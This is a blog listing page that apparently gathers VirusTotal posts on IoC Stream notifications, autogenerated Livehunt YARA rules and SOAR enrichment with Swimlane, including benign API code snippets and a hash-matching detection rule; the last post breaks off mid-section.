Showing posts sorted by relevance for query Actionable Threat Intel. Sort by date Show all posts

Wednesday, June 14, 2023

, , ,

Actionable Threat Intel (II) - IoC Stream

Access to RELEVANT threat data is a recurring challenge highlighted by SOCs and CTI teams, at VirusTotal we want to help you understand your unique threat landscape. Indeed, tracking campaigns and threat actors in VirusTotal’s Threat Landscape module should be a smooth and simple experience. We are excited to announce that VirusTotal users can now subscribe to any Threat Actor or IoC Collection of their interest and get notified every time a new indicator of compromise (IoC) is added to them, acting as a fully tailored stream of activity relevant to their orgs.
This helps us in making sure we don’t miss any relevant activity and allows us to proactively protect ourselves. For example, is a given campaign that targeted us in the past evolving to leverage a new set of exploits spreading through attached documents? Let’s use this new intel to make sure our patches and detection capabilities are in place before we get hit.
Let’s see how we can build out our threat landscape.

Subscribing to threat cards to follow relevant activity

(1) The Threat Landscape module collections and actor listings are equipped with an Actions dropdown option that allows users to subscribe to (or unsubscribe from) selected items. In other words, to follow adversaries, toolkit and campaigns that are particularly interesting for them.
(2) Additionally, you will find a bell icon on the top right corner of both collections and actor cards to subscribe/unsubscribe.
When looking at the full list of collections and threat actors in VT Threat Landscape, subscribed items will be called out with the icon.

Where can I find new activity notifications? Enter IoC Stream


IOC Stream is our brand new centralized notification hub. It aggregates ALL IoCs coming from:

New IoCs from any of these sources will appear in your IoC Stream. Moreover, any new subscription to Threat Actors or Collections will automatically incorporate IoCs added to them in the last 7 days, this gives you a headstart. Note that you can always delete notifications you are not interested in.
IoC Stream provides several options for filtering IoC notifications, such as:
  • The matching date (or date when that IoC was added to the collection/threat actor)
  • The source type (whether the notification is coming from a collection/threat actor subscription or Retrohunt / Livehunt rule)
  • The IoC type (file, URL, domain or IP address)


You can also manage the sources of your notifications by going to the Manage sources section at the top right corner. This view allows you to unsubscribe or disable notification sources, and to quickly pivot to all IoCs coming from that particular source by clicking on the matches number for any source - filtering modifiers will automatically be added to the search bar.
The IoCs Export option allows you to download IOCs in the most popular data formats: JSON, CSV and STIX, so that you can conveniently ingest or match them in 3rd-party technologies.
See it in action!

Automation and programmatic access

VirusTotal is about actionability and operationalization first. There are a few API v3 endpoints that will let you retrieve your IoC Stream notifications and related full-blown reports, allowing you to automate flows into third-party tools or matching against your own events.
As in the UI, you can also filter results combining criteria such as matching date, source type or entity type. Find all documentation here.
Let’s say we want to check all URL notifications from the last 3 days that come from any collection we are subscribed to. The filter would be "date:3d+ entity_type:url source_type:collection" and below is the raw Python code snippet:
import requests
import urllib
from pprint import pprint

filters = 'date:3d+ entity_type:url source_type:collection'

def get_ioc_stream_notifications(filters):
  url = f'https://www.virustotal.com/api/v3/ioc_stream?filter={urllib.parse.quote(filters)}'
  headers = {
    'accept': 'application/json',
    'X-Apikey': API_KEY
  }

  res = requests.get(url, headers=headers)
  res.raise_for_status()
  return res.json()

pprint(get_ioc_stream_notifications(filters))
We also have a Python module that can be used to fetch the same information, or to regularly track what network infrastructure (URLs, domains and IP addresses) a threat actor of our interest is using (Kimsuky in this example):
import requests
from pprint import pprint

filters = 'date:7d+ (entity_type:url OR entity_type:domain OR entity_type:ip_address) source_type:threat_actor "Kimsuky"'
url = '/ioc_stream'

def get_ioc_stream_notifications(url,filters):
  try:
    vt_client = vt.Client(API_KEY)
    result = vt_client.get_data(url,params={'filter':filters})
    vt_client.close()
    return result
  except vt.error.APIError as e:
    print(e)
    return None

pprint(get_ioc_stream_notifications(url,filters))
Another option to interact with your IoC Stream is via our vt-cli. For example, we could check all files notified daily by both our LiveHunt and RetroHunt rules by using the filter "date:1d+ entity_type:file origin:hunting", where "origin:hunting" refers to both notification sources (source_type:retrohunt_job or source_type:hunting_ruleset).
~$ vt iocstream list -f "date:1d+ entity_type:file origin:hunting"

Wrapping up

Subscriptions to collections and threat actors make it easier for users to stay focused on tailored/relevant intel, and IoC Stream serves as a single repository to centralise all your notifications, including any hunting rules you use.
This has a number of advantages, including having a better visibility of adversary activity by having all notifications in a single place, plus the ability to filter it out as needed before we export it for ingestion in 3rd-party tools. Additionally, the IoC Stream provides handy analysis capabilities, such as checking Commonalities for a set of samples or direct connection with VT Diff to generate YARA rules. This saves time and democratizes security expertise, whereby less experienced team members can act as advanced threat hunters. We hope you find all these new features as useful as we do. If you have any questions or requests please do not hesitate to contact us.
Happy hunting!
Tuesday, August 01, 2023

, ,

Actionable Threat Intel (V) - Autogenerated Livehunt rules for IoC tracking

Tuesday, August 01, 2023 Anonymous
As we previously discussed, YARA Netloc uncovers a whole new dimension for hunting and monitoring by extending YARA support to network infrastructure. All VirusTotal users have already access to different resources, including templates, a GitHub repository, and the official documentation to quickly get started on writing network YARA rules.
You can also find excellent external resources, like this blog post from SentinelOne's Tom Hegel, which discusses the use of YARA Netloc in a real investigation.
And as we highlighted in our previous post, this is just the beginning. We are playing with new ideas and features that leverage YARA Netloc, and we couldn't resist implementing a few of them already. In this blog, we will discuss a new functionality that uses YARA Netloc to help us track indicators of compromise (IoCs) and their related infrastructure with just a few clicks.

IoCs subscription


You might have noticed that all IoC reports in VirusTotal have a new Follow dropdown menu in the top right corner, which offers a few options.
The idea of this new feature is to offer VirusTotal’s users easy ways to track any IoCs’ activity. For instance, as shown in the previous screenshot, we are offered to monitor any infrastructure that this malware interacts with in the future (URLs, domains or IPs), or being notified when we see it being downloaded from anywhere.
When clicking any of these options, we are creating a one-click Livehunt rule based on a template. We can customize the resulting rule as needed, or simply deploy it as suggested, although we highly recommend renaming it to easily identify it.
For example, by clicking URLs downloading it in the previous sample’s report, the following rule will be automatically generated and deployed in our Livehunt:
import "vt"

rule UrlDownloadsFile {
  condition:
    // vt.net.url.new_url and // enable to restrict matches to newly seen URLs
    vt.net.url.downloaded_file.sha256 == "2cb42e07dbdfb0227213c50af87b2594ce96889fe623dbd73d228e46572f0125"
}
This rule will simply track and notify any new URL VirusTotal observes downloading that particular sample.

Livehunt dashboard



The Livehunt dashboard consolidates all your team's and your own Livehunt YARA rules in one place. We added three filtering options to help you quickly move around.
  • The first one filters rules created by yourself, created by other users in your VirusTotal group and shared with you, or “Autogenerated” with the IoC’s report Follow option, as previously explained.

  • The second filter allows you to search for rulesets containing a specific substring in its name or anywhere else in the ruleset, including comments. For example, if we use the hash of the file in the previous example (2cb42e07dbdfb0227213c50af87b2594ce96889fe623dbd73d228e46572f0125), we get the rule we previously created. Please note VirusTotal will automatically add tags corresponding to the to the names of the rules in a ruleset, plus the "Autogenerated" tag if the ruleset was generated with the Follow option:
  • The third one allows you to filter by ruleset status (active or inactive).

The dashboard also shows whether rulesets are active, as well as the entity that ruleset matches against. You can also find which users and groups that ruleset was shared with and, lastly, the number of matches - which lists all matching IoCs in the IoC Stream by clicking it.

Wrapping up

In the previous posts in our "Actionable Threat Intel" series we showed how to use the new YARA editor, deploying Livehunt rules from the editor either using templates or from scratch, using Netloc for creating network hunting rules, and how to track IoCs of interest with automatically generated hunting rules.
All these elements help us to set the monitoring rulesets we need to be on top of our investigations or any malicious activity set of our interest. IoC Stream serves as a single repository to centralize all our notifications, including Hunting rules, IoC Collections and Threat Actors subscriptions.
Last but not least, we would like to specially thank our colleagues from Mandiant and all the security researchers who kindly offered to help during early stages and beta testing to help make Netloc hunting as good as possible:
    Paul Rascagneres (@r00tbsd), Volexity
    Ariel Jungheit (@arieljt), Kaspersky
    Marc Green (@green0wl), eBay
    Vitor Ventura, Cisco
    Markus Neis (@markus_neis), Arctic Wolf
    Matt Pierce, CrowdStrike
    Pasquale Stirparo (@pstirparo), Independent Researcher
    Tom Hegel (@TomHegel), SentinelLabs
We hope you find these features as useful as we do. If you have any questions or requests please do not hesitate to contact us.
Happy hunting!
Thursday, November 04, 2021

Automate and Augment Case Management, Threat Intelligence and Enrichment

One of the most usual use cases for integrating Threat Intelligence into your security stack revolves around enriching threat data. This helps incident responders, SOC analysts and threat intel teams properly assess how bad the situation is and what to do next. Unfortunately, many times the data we use for alert triaging is too simplistic. Threat intelligence should be compliant, actionable, relatable and easy! But also provide the full needed context when needed.


In our previous post we introduced VT Augment as our solution to help integrate VirusTotal full contextual data into 3rd-party products. Swimlane was one of the first to integrate VT Augment into their solution, and today we want to discuss how to leverage such integrations into your day to day operations.


But before we continue, we encourage you to join us next November 10, 2021 at 4pm UTC for our joint webinar with Swimlane to learn more on this topic.

Automating response to threats



Orchestration, automation and response (SOAR) capabilities are adopted and required in most security stacks. They allow to automate common tasks such as enriching threat alerts, and to also automate the response when integrating with additional tools. For the examples in this post, we will be using Swimlane, which integrates VirusTotal. 



A typical case would be automating the answer provided when facing suspicious indicators (hash, URL, IP or domain) showing up in our detection systems. For instance, a first simple approach for quick triage would be we creating a workflow based on the number of AV detections just to make sure the incident will be automatically remediated before proceeding with a deeper investigation, if needed:


